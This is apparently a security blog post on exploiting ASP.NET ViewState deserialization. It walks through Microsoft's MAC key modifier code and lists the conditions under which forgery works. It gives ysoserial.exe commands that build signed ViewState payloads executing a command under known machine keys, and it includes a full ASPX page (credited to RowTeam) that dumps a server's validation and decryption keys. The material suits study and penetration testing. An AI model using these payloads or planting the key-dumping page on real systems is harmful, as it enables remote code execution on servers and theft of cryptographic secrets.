<https://referencesource.microsoft.com/#System.Web/UI/ObjectStateFormatter.cs,a9d9b5b4dd7fea66,references>

modifier comes from GetMacKeyModifier

```

private byte[] GetMacKeyModifier() {
    if (_macKeyBytes == null) {
        // Only generate a MacKeyModifier if we have a page
        if (_page == null) {
            return null;
        }

        // Note: duplicated (somewhat) in GetSpecificPurposes, keep in sync

        // Use the page's directory and class name as part of the key (ASURT
64044)

        uint pageHashCode = _page.GetClientStateIdentifier();

        string viewStateUserKey = _page.ViewStateUserKey;
        if (viewStateUserKey != null) {
            // Modify the key with the ViewStateUserKey, if any (ASURT
126375)

            int count =
Encoding.Unicode.GetByteCount(viewStateUserKey);
            _macKeyBytes = new byte[count + 4];
            Encoding.Unicode.GetBytes(viewStateUserKey, 0,
viewStateUserKey.Length, _macKeyBytes, 4);

        }
        else {
            _macKeyBytes = new byte[4];
        }

        _macKeyBytes[0] = (byte)pageHashCode;
        _macKeyBytes[1] = (byte)(pageHashCode >> 8);
        _macKeyBytes[2] = (byte)(pageHashCode >> 16);
        _macKeyBytes[3] = (byte)(pageHashCode >> 24);
    }
    return _macKeyBytes;
}

```

The flow is as follows:

- Call the GetClientStateIdentifier method to compute pageHashCode
- If there is a viewStateUserKey, then modifier = pageHashCode + viewStateUserKey
- If there is no viewStateUserKey, then modifier = pageHashCode

GetClientStateIdentifier

```

internal uint GetClientStateIdentifier() {
    // Use non-randomized hash code algorithms instead of String.GetHashCode.

    // Use the page's directory and class name as part of the key (ASURT 64044)
    // We need to make sure that the hash is case insensitive, since the file
system
    // is, and strange view state errors could otherwise happen (ASURT 128657)
    int pageHashCode = StringUtil.GetNonRandomizedHashCode(TemplateSourceDirectory,
ignoreCase:true);
    pageHashCode += StringUtil.GetNonRandomizedHashCode(GetType().Name,
ignoreCase:true);

    return (uint)pageHashCode;
}

```

pageHashCode is the sum of the HashCodes of TemplateSourceDirectory and ClassName
At the same time pageHashCode can also be obtained from the `__VIEWSTATEGENERATOR` hidden field

```

// DevDiv #461378: Write out an identifier so we know who generated this __VIEWSTATE
field.
// It doesn't need to be MACed since the only thing we use it for is error suppression,
// similar to how __PREVIOUSPAGE works.
if (EnableViewStateMacRegistryHelper.WriteViewStateGeneratorField) {
    // hex is easier than base64 to work with and consumes only one extra byte on
the wire
    ClientScript.RegisterHiddenField(ViewStateGeneratorFieldID,
GetClientStateIdentifier().ToString("X8", CultureInfo.InvariantCulture));
}

```

ViewStateUserKey is a random string associated with the user, for example the SessionID or a Cookie

<https://learn.microsoft.com/zh-cn/dotnet/api/system.web.ui.page.viewstateuserkey>

Forgery

The core idea is to ignore the encryption/decryption flow and directly sign a custom ViewState

- When the signing algorithm is not 3DES/AES, you only need to generate a ViewState carrying a signature
- When the signing algorithm is 3DES/AES, first sign the ViewState, then encrypt it, and finally sign it once more

For details see ysoserial.net. The idea is in fact to call the GetEncodedData/Protect methods above through reflection

Exploitation methods

<https://soroush.me/blog/2019/04/exploiting-deserialisation-in-asp-net-via-viewstate/>

https://book.hacktricks.xyz/pentesting-web/deserialization/exploiting-__viewstate-parameter

When MAC signing is disabled, just fire away

When MAC signing is enabled, there are two cases

-

Before .NET Framework 4.5 (4.0) (legacy mode, encryption can be ignored)

- validation and validationKey are known
- `__VIEWSTATEGENERATOR`, or apppath and path, are known

-

After .NET Framework 4.5 (encryption is mandatory)

- validation and validationKey are known
- decryption and decryptionKey are known
- apppath and path are known (`__VIEWSTATEGENERATOR` is not usable)

When ViewStateUserKey is specified, the value of that property must still be obtained before a payload can be built successfully


The payload can be sent by passing the `__VIEWSTATE` parameter through a GET/POST request

```
# .NET Framework >= 4.5
# that is, the compatibilityMode of machineKey is Framework45
# specify both validationKey and decryptionKey
ysoserial.exe -g TextFormattingRunProperties -c "calc.exe" -p ViewState --
validationalg="HMACSHA256" --
validationkey="EF1407C05ADB865C42081A561B731E8A319CE2E9797C541CD5315C1A8EFC9438" --
decryptionalg="Auto" --
decryptionkey="FAA167F315456DC99D5EE78D3228874AFDFFF581A16F0CCE060170420E52F7EB" --
apppath="/" --path="/FirstPage.aspx"

# .NET Framework < 4.5 (4.0)
# that is, the compatibilityMode of machineKey is Framework20SP1/Framework20SP2
# only validationKey needs to be specified

# when apppath and path are specified, the --islegacy parameter must be added
ysoserial.exe -g TextFormattingRunProperties -c "calc.exe" -p ViewState --
validationalg="SHA1" --
validationkey="70DBADBFF4B7A13BE67DD0B11B177936F8F3C98BCE2E0A4F222F7A769804D451ACDB196572
FFF76106F33DCEA1571D061336E68B12CF0AF62D56829D2A48F1B0" --apppath="/" --
path="/FirstPage.aspx" --islegacy

# when generator is specified, the --islegacy parameter is not needed
ysoserial.exe -g TextFormattingRunProperties -c "calc.exe" -p ViewState --
validationalg="SHA1" --
validationkey="70DBADBFF4B7A13BE67DD0B11B177936F8F3C98BCE2E0A4F222F7A769804D451ACDB196572
FFF76106F33DCEA1571D061336E68B12CF0AF62D56829D2A48F1B0" --generator "156D3223"
```



Also pay attention to the apppath and path parameters, see the picture above

```
--path=/dir1/vDir1/dir2/app1/dir3/app2/vDir2/dir4 --apppath=/app2/
```

apppath can also be determined by trial and error, trying each of the directory names in the URL in turn

Then a word on why the text above says .NET Framework 4.5 (4.0), that is why the 4.0 in brackets was added

版本	完整版本号	发行日期	Visual Studio	Windows 默认安装
1.0	1.0.3705.0	2002-02-13	Visual Studio .NET 2002	Windows XP Media Center Edition
				Windows XP Tablet PC Edition
1.1	1.1.4322.573	2003-04-24	Visual Studio .NET 2003	Windows Server 2003
2.0	2.0.50727.42	2005-11-07	Visual Studio 2005	
3.0	3.0.4506.30	2006-11-06		Windows Vista
				Windows Server 2008
3.5	3.5.21022.8	2007-11-19	Visual Studio 2008	Windows 7
				Windows Server 2008 R2
4.0	4.0.30319.1	2010-04-12	Visual Studio 2010	
4.5Beta	4.5.50501.17626			
4.5	4.5.40805	2012-02-20	Visual Studio 2012 RC	Windows 8
				Windows Server 2012
4.5.1	4.5.50938.18408			Windows 8.1
				Windows Server 2012 R2
4.5.2	4.5.51209.34209			
4.6	4.6.00081.00	2015-7-26	Visual Studio 2015	Windows10
4.6.1	4.6.01055.00			Windows10November 2015 Update
4.6.2	4.6.01590.00			
4.7	4.7.2053.0	2017-5-2		

You can see that after version 4.0 it jumped straight to 4.5, and there are no other versions such as 4.1 or 4.2 in between

So in the usual sense, a version lower than 4.5 in fact means a version lower than or equal to 4.0

Finally, an extra script for obtaining the ViewState machineKey (from RowTeam)

```

<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<script runat="server" language="C#" CODEPAGE="65001">
public void GetAutoMachineKeys()
{
    var netVersion =
Microsoft.Win32.Registry.GetValue("HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\NETFramework
Setup\\NDP\\v4\\Full\\", "Version", Microsoft.Win32.RegistryValueKind.ExpandString);
    if (netVersion != null)
        Response.Write("<b>NetVersion: </b>" + netVersion);
    Response.Write("<br/><hr/>");
    //=====
    var systemWebAsm = System.Reflection.Assembly.Load("System.Web, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a");
    var machineKeySectionType =
systemWebAsm.GetType("System.Web.Configuration.MachineKeySection");
    var getApplicationConfigMethod =
machineKeySectionType.GetMethod("GetApplicationConfig",
System.Reflection.BindingFlags.Static | System.Reflection.BindingFlags.NonPublic);
    var config =
(System.Web.Configuration.MachineKeySection)getApplicationConfigMethod.Invoke(null, new
object[0]);
    Response.Write("<b>ValidationKey:</b> " + config.ValidationKey);
    Response.Write("<br/>");
    Response.Write("<b>ValidationAlg:</b> " + config.Validation);
    Response.Write("<br/>");
    Response.Write("<b>DecryptionKey:</b> " + config.DecryptionKey);
    Response.Write("<br/>");
    Response.Write("<b>DecryptionAlg:</b> " + config.Decryption);
    Response.Write("<br/>");
    Response.Write("<b>CompatibilityMode:</b> " + config.CompatibilityMode);
    Response.Write("<br/><hr/>");
    //=====
    var typeMachineKeyMasterKeyProvider =
systemWebAsm.GetType("System.Web.Security.Cryptography.MachineKeyMasterKeyProvider");
    var instance =
typeMachineKeyMasterKeyProvider.Assembly.CreateInstance(typeMachineKeyMasterKeyProvider.F
ullName, false, System.Reflection.BindingFlags.Instance |
System.Reflection.BindingFlags.NonPublic, null, new object[] { config, null, null, null,
null }, null, null);
    var validationKey =
typeMachineKeyMasterKeyProvider.GetMethod("GetValidationKey").Invoke(instance, new
object[0]);
    byte[] _validationKey =

```

```

(byte[])validationKey.GetType().GetMethod("GetKeyMaterial").Invoke(validationKey, new
object[0]);
    var encryptionKey =
typeMachineKeyMasterKeyProvider.GetMethod("GetEncryptionKey").Invoke(instance, new
object[0]);
    byte[] _decryptionKey =
(byte[])validationKey.GetType().GetMethod("GetKeyMaterial").Invoke(encryptionKey, new
object[0]);
    //=====
    Response.Write("<br/><b>ASP.NET 4.0 and below:</b><br/>");
    byte[] autogenKeys = (byte[])typeof(HttpRuntime).GetField("s_autogenKeys",
System.Reflection.BindingFlags.NonPublic |
System.Reflection.BindingFlags.Static).GetValue(null);
    int validationKeySize = 64;
    int decryptionKeySize = 24;
    byte[] validationKeyAuto = new byte[validationKeySize];
    byte[] decryptionKeyAuto = new byte[decryptionKeySize];
    System.Buffer.BlockCopy(autogenKeys, 0, validationKeyAuto, 0, validationKeySize);
    System.Buffer.BlockCopy(autogenKeys, validationKeySize, decryptionKeyAuto, 0,
decryptionKeySize);
    string appName = HttpRuntime.AppDomainAppVirtualPath;
    string appId = HttpRuntime.AppDomainAppId;
    Response.Write("<br/>");
    Response.Write("<b>appName:</b> " + appName);
    Response.Write("<br/>");
    Response.Write("<b>appId:</b> " + appId);
    Response.Write("<br/>");
    Response.Write("<b>initial validationKey (not useful for direct use):</b> ");
    Response.Write(BitConverter.ToString(validationKeyAuto).Replace("-", string.Empty));
    Response.Write("<br/>");
    Response.Write("<b>initial decryptionKey (not useful for direct use):</b> ");
    Response.Write(BitConverter.ToString(decryptionKeyAuto).Replace("-", string.Empty));
    Response.Write("<br/>");
    byte[] _validationKeyAutoAppSpecific = validationKeyAuto.ToArray();
    int dwCode3 = StringComparer.InvariantCultureIgnoreCase.GetHashCode(appName);
    _validationKeyAutoAppSpecific[0] = (byte)(dwCode3 & 0xff);
    _validationKeyAutoAppSpecific[1] = (byte)((dwCode3 & 0xff00) >> 8);
    _validationKeyAutoAppSpecific[2] = (byte)((dwCode3 & 0xff0000) >> 16);
    _validationKeyAutoAppSpecific[3] = (byte)((dwCode3 & 0xff000000) >> 24);
    Response.Write("<b>App specific ValidationKey (when uses IsolateApps):</b> ");
    Response.Write(BitConverter.ToString(_validationKeyAutoAppSpecific).Replace("-",
string.Empty));
    Response.Write("<br/>");
    byte[] _validationKeyAutoAppIdSpecific = validationKeyAuto.ToArray();

```

```

    int dwCode4 = StringComparer.InvariantCultureIgnoreCase.GetHashCode(appId);
    _validationKeyAutoAppIdSpecific[4] = (byte)(dwCode4 & 0xff);
    _validationKeyAutoAppIdSpecific[5] = (byte)((dwCode4 & 0xff00) >> 8);
    _validationKeyAutoAppIdSpecific[6] = (byte)((dwCode4 & 0xff0000) >> 16);
    _validationKeyAutoAppIdSpecific[7] = (byte)((dwCode4 & 0xff000000) >> 24);
    Response.Write("<b>AppId Auto specific ValidationKey (when uses IsolateByAppId):</b>");
    Response.Write(BitConverter.ToString(_validationKeyAutoAppIdSpecific).Replace("-",
string.Empty));
    Response.Write("<br/>");
    byte[] _decryptionKeyAutoAutoAppSpecific = decryptionKeyAuto.ToArray();
    _decryptionKeyAutoAutoAppSpecific[0] = (byte)(dwCode3 & 0xff);
    _decryptionKeyAutoAutoAppSpecific[1] = (byte)((dwCode3 & 0xff00) >> 8);
    _decryptionKeyAutoAutoAppSpecific[2] = (byte)((dwCode3 & 0xff0000) >> 16);
    _decryptionKeyAutoAutoAppSpecific[3] = (byte)((dwCode3 & 0xff000000) >> 24);
    Response.Write("<b>App specific DecryptionKey (when uses IsolateApps):</b> ");
    Response.Write(BitConverter.ToString(_decryptionKeyAutoAutoAppSpecific).Replace("-",
string.Empty));
    Response.Write("<br/>");
    byte[] _decryptionKeyAutoAutoAppIdSpecific = decryptionKeyAuto.ToArray();
    _decryptionKeyAutoAutoAppIdSpecific[4] = (byte)(dwCode4 & 0xff);
    _decryptionKeyAutoAutoAppIdSpecific[5] = (byte)((dwCode4 & 0xff00) >> 8);
    _decryptionKeyAutoAutoAppIdSpecific[6] = (byte)((dwCode4 & 0xff0000) >> 16);
    _decryptionKeyAutoAutoAppIdSpecific[7] = (byte)((dwCode4 & 0xff000000) >> 24);
    Response.Write("<b>AppId Auto specific DecryptionKey (when uses IsolateByAppId):</b>");
    Response.Write(BitConverter.ToString(_decryptionKeyAutoAutoAppIdSpecific).Replace("-",
string.Empty));
    Response.Write("<br/><hr/>");
    //=====
    Response.Write("<br/><b>ASP.NET 4.5 and above:</b><br/>");
    Response.Write("<br/>");
    Response.Write("<b>validationAlg:</b> " + config.Validation);
    Response.Write("<br/>");
    Response.Write("<b>validationKey:</b>" +
BitConverter.ToString(_validationKey).Replace("-", string.Empty));
    Response.Write("<br/>");
    Response.Write("<b>decryptionAlg:</b> " + config.Decryption);
    Response.Write("<br/>");
    Response.Write("<b>decryptionKey:</b>" +
BitConverter.ToString(_decryptionKey).Replace("-", string.Empty));
    Response.Write("<br/><hr/>");
}

```

```
public void Page_load()
{
    Response.ContentEncoding = System.Text.Encoding.Default;
    Response.Write("<p style='color:#ff0000;text-align:center;'> .NET </p>");
    Response.Write("<p>1. ASP.NET ViewState</p>");
    Response.Write("<p>2. .NET </p>");
    Response.Write("<p>3. RowTeam</p>");
    Response.Write("<br/><hr/>");
    GetAutoMachineKeys();
}
</script>
```

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- [dotnet](#)
- [ASP.NET](#)
- [ViewState](#)
- [Deserialization](#)

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